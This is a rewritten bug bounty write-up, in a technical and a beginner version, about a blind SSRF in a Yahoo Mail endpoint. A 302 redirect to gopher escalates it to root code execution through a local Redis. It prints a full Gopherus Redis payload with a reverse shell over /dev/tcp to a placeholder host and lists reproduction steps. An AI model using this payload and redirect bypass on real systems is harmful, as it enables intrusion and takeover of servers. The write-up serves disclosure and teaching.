Part 1: Recon
A URL-fetching endpoint was vulnerable to blind SSRF, and by using a redirect to the gopher protocol an attacker could reach localhost services. This led to remote code execution via a Redis instance on the internal network.
 Published on sirleeroyjenkins.medium.com
Typically for a wide scope bug bounty program I’ll start with subdomain enumeration to increase my attack surface, but in this case I was going after a single web application on my target (Yahoo Mail).
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a single web application on Yahoo Mail, mail.yahoo.com. The feature of interest is an endpoint that the report calls logoGrabber: it takes a url parameter and returns metadata about that URL, specifically the page title and the logo URL. The report does not describe the user-facing feature that calls it, only the request and response shape.
Setup
The researcher worked against a single web application rather than a wide scope, so the recon was focused on one host. The tools used were:
- GAU to fetch a list of URLs and endpoints.
- Ffuf for directory fuzzing.
- Burp proxy, running in the background while the application's functions were exercised, so that every request was stored in the proxy log.
- A Python HTTP server that 302 redirects all GET traffic, published as a script on Pastebin.
- A Burp Collaborator URL to observe out-of-band requests.
- Gopherus to generate gopher payloads for escalating SSRF.
- Netcat as a listener for the reverse shell.
No accounts, roles or versions are described in the report.
Finding it
The first recon pass combined GAU, reading JavaScript files for hidden endpoints, and Ffuf directory fuzzing. A few interesting endpoints turned up, but nothing that looked vulnerable. The researcher then switched to testing the application's functions with Burp proxy running, and reviewed the stored requests afterwards.
In that proxy log was a request similar to this:
GET /xxx/logoGrabber?url=http://example.com
Host: mail.yahoo.com
...
The response contained information about the URL's title and logo:
{"responseTime":"99999ms","grabbedUrl":"http://example.com","urlInfo":{"pageTitle":"Example Title","pageLogo":"pagelogourl"}}
A GET request that takes a url parameter and returns data fetched from that URL is a natural SSRF candidate, so that is what the researcher tested next.
Exploitation
Step 1: Confirm outbound requests, fail on internal IPs
The first SSRF attempts succeeded only partially: external interaction with the researcher's own server worked, but requests to internal IP addresses did not, because of protections in place on the server.
Step 2: Reach internal corporate subdomains
With direct internal IPs blocked, the researcher enumerated Yahoo's publicly known corporate subdomains and sprayed the enumerated hostnames at the url parameter. Some of them returned title data from sites that were not publicly accessible.
The example given is somecorpsite.yahoo.com. Loading http://somecorpsite.yahoo.com in a browser simply timed out. Submitting it to the endpoint:
GET /xxx/logoGrabber?url=http://somecorpsite.yahoo.com
Host: mail.yahoo.com
...
returned the internal title and logo:
{"responseTime":"9ms","grabbedUrl":"http://somecorpsite.yahoo.com","urlInfo":{"pageTitle":"INTERNAL PAGE TITLE","pageLogo":"http://somecorpsite.yahoo.com/logos/logo.png"}}

The response only exposed the title and the logo URL, not other page contents, so the researcher judged this a fairly low-impact blind SSRF and reported it as-is. The report was accepted and triaged.
Step 3: Try gopher directly
About a month after triage the SSRF was still unfixed, so the researcher looked for an escalation path. Gopher is a well-known way to turn an SSRF into interaction with arbitrary TCP services, and in some cases into remote code execution. The first test sent a gopher URL straight to the parameter:
GET /xxx/logoGrabber?url=gopher://myburpcollaboratorurl
Host: mail.yahoo.com
...
The request failed immediately with a server error, and no request arrived at the Burp Collaborator, so gopher appeared unsupported.
Step 4: Verify that redirects are followed
Redirects are a common way around SSRF protections, so the next test checked whether the server follows them. The researcher started the redirect script, pointing all GET traffic at the Collaborator URL:
python3 302redirect.py port "http://mycollaboratorurl/"
and submitted:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
The redirect was followed and the Collaborator received a hit, confirming that 302 redirects are followed.
Step 5: Gopher via redirect
With redirects confirmed, the same script was pointed at a gopher URL instead:
python3 302redirect.py port "gopher://mycollaboratorurl/"
and the same request to the redirect server was submitted:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
This time it worked: the redirect was followed and the Collaborator received a request. There is some filter against gopher URLs in the parameter itself, but redirecting from the researcher's own server bypasses it, and the gopher payload executes. The same trick also made internal addresses such as [redacted] reachable, which had previously been filtered.

Step 6: Port scan localhost through response times
To find something to talk to on localhost, the researcher used Gopherus, which generates gopher payloads for escalating SSRF against MySQL (3306), FastCGI (9000), Memcached (11211), Redis (6379), Zabbix (10050) and SMTP (25).
The scan used the SSRF itself: the redirect server was pointed at gopher://[redacted]:port, the request was submitted, and the response time was read as the signal. A closed port produced a long response time, an open port a short one.
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
All six ports were checked. One appeared open, 6379 (Redis):
302redirect → gopher://[redacted]:3306 [Response time: 3000ms]-CLOSED
302redirect → gopher://[redacted]:9000 [Response time: 2500ms]-CLOSED
302redirect → gopher://[redacted]:6379 [Response time: 500ms]-OPEN
etc…
At this point the researcher had the three pieces needed: gopher accepted via 302 redirect, localhost reachable with gopher payloads, and a potentially vulnerable service on localhost.
Step 7: Redis reverse shell payload
Gopherus generated a Redis reverse shell payload:
gopher://[redacted]:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2469%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E%26%20/dev/tcp/x.x.x.x/1337%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/var/lib/redis%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
The payload is a URL-encoded Redis command stream. It flushes the database, sets a key whose value is a shell command invoking bash -c with a sh -i shell redirected over /dev/tcp to the attacker host on port 1337, then uses CONFIG SET dir /var/lib/redis and CONFIG SET dbfilename root followed by SAVE to write that value to disk. If it worked, it would produce a reverse shell to the netcat listener.
Step 8: Fire the payload
The redirect server was started against the gopher payload:
python3 302redirect.py port "gopher://[redacted]:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2469%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E%26%20/dev/tcp/x.x.x.x/1337%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/var/lib/redis%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A"
A Netcat listener was started on port 1337, and the request was submitted:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
Nothing came back. The redirect server saw the request, but no reverse shell arrived at netcat, and the researcher assumed the port scan had been a false positive and that no Redis server was running on localhost.

Step 9: The delayed shell
While closing everything down, with the mouse over the X on the netcat terminal, a reverse shell arrived, roughly five minutes after the request had been submitted. The report gives no explanation for the delay. Keeping the listener open was what made the shell visible.

Running whoami confirmed code execution, and the shell was running as root. The researcher disconnected immediately and updated the original report with the new information.

Root cause
The endpoint fetches an arbitrary URL supplied by the user and returns data derived from it, which is the SSRF itself. The defences in place blocked direct requests to internal IP addresses and filtered gopher URLs in the parameter, but they did not stop the server from following a 302 redirect issued by an attacker-controlled host. Because the redirect target was not subject to the same checks, both the gopher scheme and [redacted] became reachable. The report does not describe the implementation of the filter, so the exact reason the redirect path was not covered is not stated; likely the validation was applied only to the original url value and not to redirect targets.
The escalation to RCE depended on a Redis instance listening on [redacted]:6379, and the resulting shell ran as root, which the whoami output confirmed.
Impact
Through the endpoint an attacker could make the server issue requests to internal hosts that were not publicly reachable, initially reading page titles and logo URLs from internal corporate subdomains. After the redirect bypass, the attacker could reach localhost services and, via gopher, send arbitrary Redis commands. In this case that produced a reverse shell running as root on the host.
Fix
It states only that the vulnerability was discovered and reported in May 2020 and is currently closed as resolved. A fix would need to validate the final destination after redirects, not just the submitted url, and to restrict the schemes and address ranges the fetcher may reach.
Variants to test
- Submit a gopher URL directly to a URL-fetching parameter. A server error with no out-of-band hit suggests a scheme filter, as here.
- Point the parameter at your own server that 302 redirects to a gopher URL. A hit on the gopher target shows the filter only covers the original value.
- Redirect to
gopher://[redacted]:portfor each candidate service port and compare response times. Short responses suggest open ports, long ones closed. - Use Gopherus payloads for Redis, MySQL, FastCGI, Memcached, Zabbix and SMTP against any port that looks open. A reverse shell or a service response confirms the escalation.
- Keep the listener running well past the expected response. A delayed callback can be mistaken for a failed attempt.
Timeline and reward
The vulnerability was discovered and reported in May 2020 and is closed as resolved. The researcher received a $15,000 bounty for the finding, along with compliments from The Paranoids.

What happened, in plain words
A security researcher found a small feature on Yahoo Mail's website that would fetch a web page for you and tell you its title and logo. Because the website did the fetching, the researcher could ask it to fetch pages that ordinary visitors cannot reach, including pages on Yahoo's own internal network. At first this only leaked page titles, which is not very exciting. Later the researcher found a way to make the same feature speak a different internet language called gopher, which lets you talk directly to other services running on the server. Using that, the researcher reached a database service (Redis) running on the server itself, sent it commands, and got a full remote shell on the machine, as the root user. The report was closed as resolved and paid a $15,000 bounty.
This article walks through the whole story from zero. You only need to know how to use a browser. Every technical word is explained where it first appears, and there is a glossary at the end.
Background: what the target was
The target was a single web application on Yahoo Mail, at mail.yahoo.com. The report focuses on one feature, which it calls logoGrabber. That feature takes a web address (a URL) as input and returns some information about that address: the page's title and the address of its logo image.
Think of it like a valet service: you hand over an address, and someone else drives there, looks at the building, and tells you the name on the door and what the sign looks like. You never go there yourself. That is exactly what makes this kind of feature interesting to an attacker, as we will see.
The report does not describe which button or page in Yahoo Mail uses this feature. It only shows the request and the response.
The tools used
Before the story starts, here is the kit the researcher used. None of it is exotic; most of it is free and open source.
- GAU (github.com/lc/gau): a tool that collects lists of URLs and endpoints that have been seen for a domain, so you have somewhere to start looking.
- Ffuf (github.com/ffuf/ffuf): a tool that tries many possible folder and file names on a website quickly, to discover pages that are not linked anywhere. This is called directory fuzzing.
- Burp proxy: a program that sits between your browser and the website and records every request and response. Think of it as a notebook that writes down every conversation your browser has, so you can read them later.
- A Python HTTP server that 302 redirects all GET traffic, published as a script on Pastebin. We will explain redirects later; for now, it is a small web server the researcher controls that answers every request by saying "go look over there instead".
- A Burp Collaborator URL: a special web address provided by Burp that the researcher can watch. If anything on the internet contacts that address, Burp records it. This is how you see requests that happen behind the scenes, where no normal browser would show you anything. This kind of observation is called out-of-band.
- Gopherus (github.com/tarunkant/Gopherus): a tool that builds ready-made gopher payloads for attacking common services. A payload is simply the crafted input you send to make something happen.
- Netcat: a small command-line tool that can listen on a network port and print whatever arrives. It is often used to catch a reverse shell (explained later).
The report does not mention any user accounts, permission levels or software versions.
Part 1: Recon
Recon, short for reconnaissance, is the looking-around phase. Before attacking anything you map out what exists: pages, addresses, features. The researcher was not hunting across all of Yahoo, only this one web application, so the search was focused on one host.
Step 1: Collect URLs and endpoints
The first pass used GAU to fetch a list of URLs and endpoints. An endpoint is simply a specific address on a website that does something, like /xxx/logoGrabber in the examples below. The researcher also read through JavaScript files looking for hidden endpoints. JavaScript is the code that runs in your browser to make a page interactive; it often contains addresses of features that are not visible on the page itself. Finally, Ffuf was used for directory fuzzing, trying many possible names to see which ones exist.
A few interesting endpoints turned up, but nothing that looked vulnerable. Vulnerable here means "could be abused to do something it should not".
Step 2: Watch real traffic
Since the first method found nothing, the researcher switched approach: use the web application normally, with Burp proxy running in the background. Every request the browser makes is stored in an organised list in Burp. Afterwards you scroll through that list looking for anything interesting or potentially vulnerable. This is often more productive than guessing names, because you see the features that real users actually trigger.
Step 3: Spot the interesting request
While reading the proxy log, the researcher found a request similar to this:
GET /xxx/logoGrabber?url=http://example.com
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://example.comis the request line.GETis the method, meaning "please give me this"./xxx/logoGrabberis the path of the feature on the server. Everything after the?is the query string, which carries input. Here the input is a parameter namedurlwith the valuehttp://example.com. A parameter is just a named input field in the address, like a form field but written into the URL.Host: mail.yahoo.comtells the server which website name the request is for. One server can host many sites, so this header (a line of extra information in a request) says which one you want....means the report left out the remaining headers, which are not important to the story.
The response to this request looked like this:
{"responseTime":"99999ms","grabbedUrl":"http://example.com","urlInfo":{"pageTitle":"Example Title","pageLogo":"pagelogourl"}}
This is JSON, a common text format for structured data. It is just labelled values inside curly braces. Line by line, in plain words:
responseTimeis how long the fetch took, here99999ms(milliseconds).grabbedUrlrepeats the address that was fetched.urlInfois a group of details about the page:pageTitleis the title of the page, andpageLogois the address of its logo image.
This request immediately grabbed the researcher's interest, because it returns data about a URL. Whenever a feature fetches a URL for you and reports back, it is worth testing for SSRF. SSRF stands for Server-Side Request Forgery: the server is tricked into making a request on your behalf, to an address of your choosing. The everyday comparison is the valet again: if you can choose any address, you can ask the valet to go into the staff-only back room and tell you what is written on the door.
Part 2: Discovering SSRF
Step 4: First attempts fail on internal addresses
The first SSRF attempts only partly worked. The researcher could make the server contact the researcher's own server on the internet, which proves the server really does go out and fetch things. But requests to internal IP addresses did not work, because of protections in place on the server.
An IP address is the numeric address of a machine on a network, like a street number. Internal IP addresses are the ones used inside a company's private network, which are not reachable from the public internet. A common example is [redacted], which always means "this very machine". If the server can be made to fetch [redacted], it is talking to itself, and that is often where interesting services live.
Step 5: Reach internal corporate subdomains
With direct internal IP addresses blocked, the researcher tried a different angle: Yahoo's publicly known corporate subdomains. A subdomain is a name that sits under a main domain, like something.yahoo.com. Some of these names are known publicly even if the sites behind them are not open to the public. The researcher enumerated them (collected a list) and then sprayed them at the url parameter, meaning tried them one after another.
Some of them returned title data from sites that were not publicly accessible. The example given is somecorpsite.yahoo.com. When the researcher tried to open http://somecorpsite.yahoo.com in a browser, the request simply timed out. A timeout means the browser waited and got no answer, which is what you would expect from a site that only answers inside the company network.
But when the same address was submitted to the endpoint:
GET /xxx/logoGrabber?url=http://somecorpsite.yahoo.com
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://somecorpsite.yahoo.comasks the logoGrabber feature to fetch the internal address instead of a public one.Host: mail.yahoo.comis the same as before: the request is still going to Yahoo Mail's public site....again stands for headers the report left out.
The response contained the internal title and logo:
{"responseTime":"9ms","grabbedUrl":"http://somecorpsite.yahoo.com","urlInfo":{"pageTitle":"INTERNAL PAGE TITLE","pageLogo":"http://somecorpsite.yahoo.com/logos/logo.png"}}
Line by line:
responseTimeis9ms, so the server got an answer in 9 milliseconds. That is fast, which tells you the server can reach this address even though your browser cannot.grabbedUrlis the internal address that was fetched.pageTitleisINTERNAL PAGE TITLE, the title of a page that is not publicly reachable.pageLogois the address of that page's logo image, also on the internal site.
The screenshot shows the request and the response with the internal title and logo information coming back.
Step 6: Report it as a blind SSRF
The response only exposed the title and the logo URL, not the rest of the page contents. Because of that, the researcher judged this a fairly low-impact blind SSRF. Blind here means you can tell the server made a request, but you do not get to read the full page it fetched; you only see a small side effect. The researcher had run out of ideas to escalate it (make it worse, in the attacker's favour) and reported it as it was. The report was accepted and triaged. Triaged means the bug bounty programme reviewed it, confirmed it was real, and put it in the queue to be fixed.
Part 3: The RCE
Step 7: A month later, try gopher
About a month had gone by since the report was triaged. The researcher was pleased, but expected little more, since the impact looked low. The SSRF was still vulnerable and had not been fixed yet, so the researcher did more research to try to escalate it.
During that research the researcher learned that the gopher protocol is an excellent way to escalate SSRFs, and in some cases can lead to full remote code execution. RCE means the attacker can run their own commands on the victim's machine. A protocol is simply an agreed language for two computers to talk. Your browser mostly speaks HTTP and HTTPS. Gopher is an older, much simpler protocol: you connect to a machine on a particular port and send it raw text. That simplicity is exactly why it is useful here: if you can make the server speak gopher, you can send almost any text to almost any service, not just web pages.
A port is a numbered channel on a machine. One machine can run many services at once, each listening on its own port, like different extension numbers in an office. Web servers usually listen on 80 or 443, Redis on 6379, and so on.
Step 8: Gopher directly is blocked
To test whether the gopher protocol was supported, the researcher submitted a request similar to this:
GET /xxx/logoGrabber?url=gopher://myburpcollaboratorurl
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=gopher://myburpcollaboratorurlasks the feature to fetch a gopher address instead of a web address.myburpcollaboratorurlis a placeholder for the researcher's own Collaborator address, which the researcher can watch.Host: mail.yahoo.comis unchanged....stands for the omitted headers.
Unfortunately the request immediately failed and produced a server error. No request arrived at the Burp Collaborator, so it seemed the gopher protocol was not supported. In other words, the server checks the address you give it and refuses anything that is not a normal web address.
Step 9: Check whether redirects are followed
While continuing to test, the researcher read online that redirects can often be a great way to bypass certain SSRF protections, so the next question was whether the server follows redirects.
A redirect is a standard web answer that means "not here, go to this other address instead". You have seen this in a browser: you click a link and end up on a different address. The number 302 is the standard code for a temporary redirect. The trick is that a filter might check the address you submitted, but not the address you are redirected to afterwards. It is like a receptionist who checks your ID at the front desk, then hands you a note saying "actually go to room 12", without checking who is in room 12.
To test this, the researcher set up the Python HTTP server that 302 redirects all GET traffic to the Burp Collaborator URL, and started it like this:
python3 302redirect.py port "http://mycollaboratorurl/"
Line by line:
python3runs the Python interpreter, the program that executes Python code.302redirect.pyis the name of the script.portis a placeholder for the port number the script should listen on."http://mycollaboratorurl/"is the address every visitor will be redirected to, here the researcher's Collaborator address.
Then the researcher submitted a request like the following, to see whether the redirect would reach the Collaborator:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://my302redirectserver/asks the feature to fetch the researcher's own redirect server.my302redirectserveris a placeholder for that server's address.Host: mail.yahoo.comis unchanged....stands for the omitted headers.
After submitting the request, the researcher saw that the redirect was followed: the Collaborator received a hit. So the server does follow 302 redirects. That is the first half of the bypass.
Step 10: Gopher through the redirect
Now that redirects were confirmed, the researcher tested gopher through them. Sending a gopher address directly had produced a server error, so the redirect server was pointed at a gopher address instead:
python3 302redirect.py port "gopher://mycollaboratorurl/"
Line by line:
python3 302redirect.py portstarts the same redirect script on the same port."gopher://mycollaboratorurl/"is the new destination: a gopher address pointing at the Collaborator. So every visitor is now redirected to a gopher address rather than a web address.
Then the same request to the redirect server was submitted again:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://my302redirectserver/looks exactly like the previous test, because the submitted address is still the researcher's own web server. The difference is what that server now redirects to.Host: mail.yahoo.comis unchanged....stands for the omitted headers.
To the researcher's surprise, it worked: the redirect was followed and the Collaborator received a request. So there is some kind of filter against gopher addresses in the parameter itself, but redirecting from the researcher's own server bypasses it. The redirect is followed and the gopher payload executes. The same trick also made internal addresses such as [redacted] reachable, which had previously been filtered.
The screenshot shows the gopher payload executing through the 302 redirect.
Step 11: Find a service to talk to
Now that gopher payloads worked and internal hosts were reachable, the next question was which service to interact with. The researcher came across Gopherus, which generates gopher payloads for escalating SSRF against common services. It contains payloads for:
- MySQL (port 3306), a database server.
- FastCGI (port 9000), a way web servers hand work to programs that generate pages.
- Memcached (port 11211), an in-memory cache often used to speed up websites.
- Redis (port 6379), another in-memory data store, which can also save data to disk.
- Zabbix (port 10050), a monitoring system.
- SMTP (port 25), the protocol for sending email.
To find out whether any of these ports were open on [redacted], the researcher used the SSRF itself and the response times to port scan. A port scan is simply checking, one port at a time, which services are listening. Normally you would use a dedicated tool, but here the only way in was through the SSRF, so the response time became the signal.
The method: point the redirect server at gopher://[redacted]:port, then submit the request.
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://my302redirectserver/again asks the feature to fetch the researcher's redirect server, which now redirects to a gopher address on localhost and a chosen port.Host: mail.yahoo.comis unchanged....stands for the omitted headers.
All six ports were checked. One appeared open, 6379, which is Redis:
302redirect → gopher://[redacted]:3306 [Response time: 3000ms]-CLOSED
302redirect → gopher://[redacted]:9000 [Response time: 2500ms]-CLOSED
302redirect → gopher://[redacted]:6379 [Response time: 500ms]-OPEN
etc…
Line by line:
302redirect → gopher://[redacted]:3306 [Response time: 3000ms]-CLOSEDmeans the redirect pointed at port 3306 on localhost, the answer took 3000 milliseconds, and the port is judged closed. A closed port makes the connection attempt wait and then fail, which is why it is slow.- The second line is the same for port 9000, taking 2500 milliseconds, also closed.
- The third line is port 6379, taking only 500 milliseconds, judged open. A service that is listening answers quickly, so a short response time suggests an open port.
etc…means the remaining ports were checked in the same way.
At this point the researcher had the three pieces needed: gopher accepted via 302 redirect, localhost reachable with gopher payloads, and a potentially vulnerable service on localhost.
Step 12: Build the Redis reverse shell payload
Using Gopherus, the researcher generated a Redis reverse shell payload. A reverse shell is a way to get a command prompt on someone else's machine: instead of you connecting to them, their machine connects back to you and hands you a shell, which is a prompt where you can type commands. That is why you need something listening on your side to catch it.
The payload looked like this:
gopher://[redacted]:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2469%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E%26%20/dev/tcp/x.x.x.x/1337%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/var/lib/redis%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A
This is a URL-encoded Redis command stream. URL encoding is how special characters are written in a web address: %0D%0A is a carriage return followed by a newline, which is how you end a line in many network protocols. %2A is the asterisk character, and so on. Decoded, it is a series of Redis commands, one after another:
flushallempties the database. This is done to start from a clean state.set 1followed by a long value stores a key named1whose value is a line of text. That text is a shell command:bash -c "sh -i >& /dev/tcp/x.x.x.x/1337 0>&1". In plain words, it starts an interactive shell and connects its input and output over/dev/tcpto the addressx.x.x.xon port 1337.x.x.x.xis a placeholder for the attacker's own address. This is the reverse shell part.config set dir /var/lib/redistells Redis which folder to save its data file in.config set dbfilename roottells Redis what to call that data file, hereroot.savemakes Redis write its data to disk. Thesavecommand makes Redis write its data to disk.
If this payload was successful, it would result in a reverse shell to the researcher's netcat listener.
Step 13: Start the redirect server and the listener
The redirect server was started against the gopher payload:
python3 302redirect.py port "gopher://[redacted]:6379/_%2A1%0D%0A%248%0D%0Aflushall%0D%0A%2A3%0D%0A%243%0D%0Aset%0D%0A%241%0D%0A1%0D%0A%2469%0D%0A%0A%0A%2A/1%20%2A%20%2A%20%2A%20%2A%20bash%20-c%20%22sh%20-i%20%3E%26%20/dev/tcp/x.x.x.x/1337%200%3E%261%22%0A%0A%0A%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%243%0D%0Adir%0D%0A%2414%0D%0A/var/lib/redis%0D%0A%2A4%0D%0A%246%0D%0Aconfig%0D%0A%243%0D%0Aset%0D%0A%2410%0D%0Adbfilename%0D%0A%244%0D%0Aroot%0D%0A%2A1%0D%0A%244%0D%0Asave%0D%0A%0A"
Line by line:
python3 302redirect.py portstarts the same redirect script on the same port as before.- The quoted argument is the destination: the gopher payload above, aimed at
[redacted]port6379. So every visitor to the redirect server is now sent to the Redis service on the victim machine, with the commands attached.
Once the web server was started, a Netcat listener was started on port 1337 to catch any incoming reverse shell.
Step 14: Fire it and wait
Then the request was submitted:
GET /xxx/logoGrabber?url=http://my302redirectserver/
Host: mail.yahoo.com
...
Line by line:
GET /xxx/logoGrabber?url=http://my302redirectserver/asks the feature to fetch the researcher's redirect server, which now redirects to the Redis payload.Host: mail.yahoo.comis unchanged....stands for the omitted headers.
And nothing happened. The redirect server saw the request, but no reverse shell came back to netcat. The researcher assumed the port scan had been a false positive and that there was no Redis server running on localhost.
The screenshot shows the moment with no reverse shell arriving at netcat.
Step 15: The delayed shell
While closing everything down, with the mouse over the X on the netcat terminal, a reverse shell arrived, roughly five minutes after the request had been submitted. The report gives no explanation for the delay. Keeping the listener open was what made the shell visible; if it had been closed, the connection would have had nowhere to go and the researcher would never have known.
The screenshot shows the reverse shell finally arriving.
Running whoami confirmed code execution, and the shell was running as root. whoami is a simple command that prints the name of the user you are currently running as. Root is the most powerful user on a Linux machine, with permission to do anything. The researcher disconnected immediately and updated the original report with the new information.
The screenshot shows the whoami output confirming root access.
Why it worked
The endpoint fetches an arbitrary URL supplied by the user and returns data derived from it. That is the SSRF itself. The defences in place blocked direct requests to internal IP addresses and filtered gopher addresses in the parameter, but they did not stop the server from following a 302 redirect issued by a server the attacker controls. Because the redirect target was not subject to the same checks, both the gopher scheme and [redacted] became reachable.
A likely explanation is that the validation was applied only to the original url value and not to redirect targets.
The escalation to RCE depended on a Redis instance listening on [redacted]:6379, and the resulting shell ran as root, which the whoami output confirmed.
Impact
Through the endpoint an attacker could make the server issue requests to internal hosts that were not publicly reachable, initially reading page titles and logo URLs from internal corporate subdomains. After the redirect bypass, the attacker could reach localhost services and, via gopher, send arbitrary Redis commands. In this case that produced a reverse shell running as root on the host.
Fix
It states only that the vulnerability was discovered and reported in May 2020 and is currently closed as resolved. A fix would need to validate the final destination after redirects, not just the submitted url, and to restrict the schemes and address ranges the fetcher may reach.
Variants to test
If you want to look for something similar, these are the steps in order:
- Submit a gopher address directly to a URL-fetching parameter. A server error with no out-of-band hit suggests a scheme filter, as here.
- Point the parameter at your own server that 302 redirects to a gopher address. A hit on the gopher target shows the filter only covers the original value.
- Redirect to
gopher://[redacted]:portfor each candidate service port and compare response times. Short responses suggest open ports, long ones closed. - Use Gopherus payloads for Redis, MySQL, FastCGI, Memcached, Zabbix and SMTP against any port that looks open. A reverse shell or a service response confirms the escalation.
- Keep the listener running well past the expected response. A delayed callback can be mistaken for a failed attempt.
Timeline and reward
The vulnerability was discovered and reported in May 2020 and is closed as resolved. The researcher received a $15,000 bounty for the finding, along with compliments from The Paranoids.
The screenshot shows the bounty payment and the compliments from The Paranoids.
Glossary
- 302 redirect: a standard web answer meaning "not here, go to this other address instead". The number 302 is the code for a temporary redirect.
- Blind SSRF: an SSRF where you can tell the server made a request, but you do not get to read the full page it fetched; you only see a small side effect.
- Bounty: money paid by a company to a researcher who reports a security problem.
- Burp Collaborator: a special web address provided by Burp that the researcher can watch, so any contact with it is recorded. Used to observe requests that happen behind the scenes.
- Burp proxy: a program that sits between your browser and a website and records every request and response.
- Directory fuzzing: trying many possible folder and file names on a website quickly, to discover pages that are not linked anywhere.
- Endpoint: a specific address on a website that does something, like
/xxx/logoGrabber. - Enumerate: to collect a list of things, such as subdomains, one by one.
- Escalate: to make a vulnerability worse, in the attacker's favour, for example from reading a page title to running commands.
- False positive: a result that looks like a finding but is not real.
- Gopher: an older, simple internet protocol where you connect to a machine on a port and send raw text. Useful in SSRF because it can talk to almost any service.
- Header: a line of extra information in a request or response, such as
Host. - HTTP: the language browsers and web servers use to talk.
- IP address: the numeric address of a machine on a network, like a street number.
[redacted]always means "this very machine". - JSON: a common text format for structured data, with labelled values inside curly braces.
- Netcat: a small command-line tool that can listen on a network port and print whatever arrives, often used to catch a reverse shell.
- Out-of-band: observing a request through a separate channel, such as a Collaborator address, rather than through the normal response.
- Parameter: a named input field in a web address, like
urlin?url=.... - Payload: the crafted input you send to make something happen.
- Port: a numbered channel on a machine. One machine can run many services at once, each on its own port.
- Port scan: checking, one port at a time, which services are listening on a machine.
- Protocol: an agreed language for two computers to talk, such as HTTP or gopher.
- Query string: the part of a web address after the
?, which carries input. - RCE (remote code execution): the attacker can run their own commands on the victim's machine.
- Recon (reconnaissance): the looking-around phase, mapping out what exists before attacking anything.
- Redis: an in-memory data store often used to speed up websites, which can also save data to disk.
- Reverse shell: a way to get a command prompt on someone else's machine, where their machine connects back to you and hands you a shell.
- Root: the most powerful user on a Linux machine, with permission to do anything.
- Shell: a prompt where you can type commands.
- SSRF (Server-Side Request Forgery): the server is tricked into making a request on your behalf, to an address of your choosing.
- Subdomain: a name that sits under a main domain, like
something.yahoo.com. - Timeout: the browser or client waited and got no answer.
- Triaged: reviewed by the bug bounty programme, confirmed as real, and put in the queue to be fixed.
- URL: a web address.
- URL encoding: how special characters are written in a web address, for example
%0D%0Afor a carriage return and newline. - Vulnerable: could be abused to do something it should not.
- whoami: a simple command that prints the name of the user you are currently running as.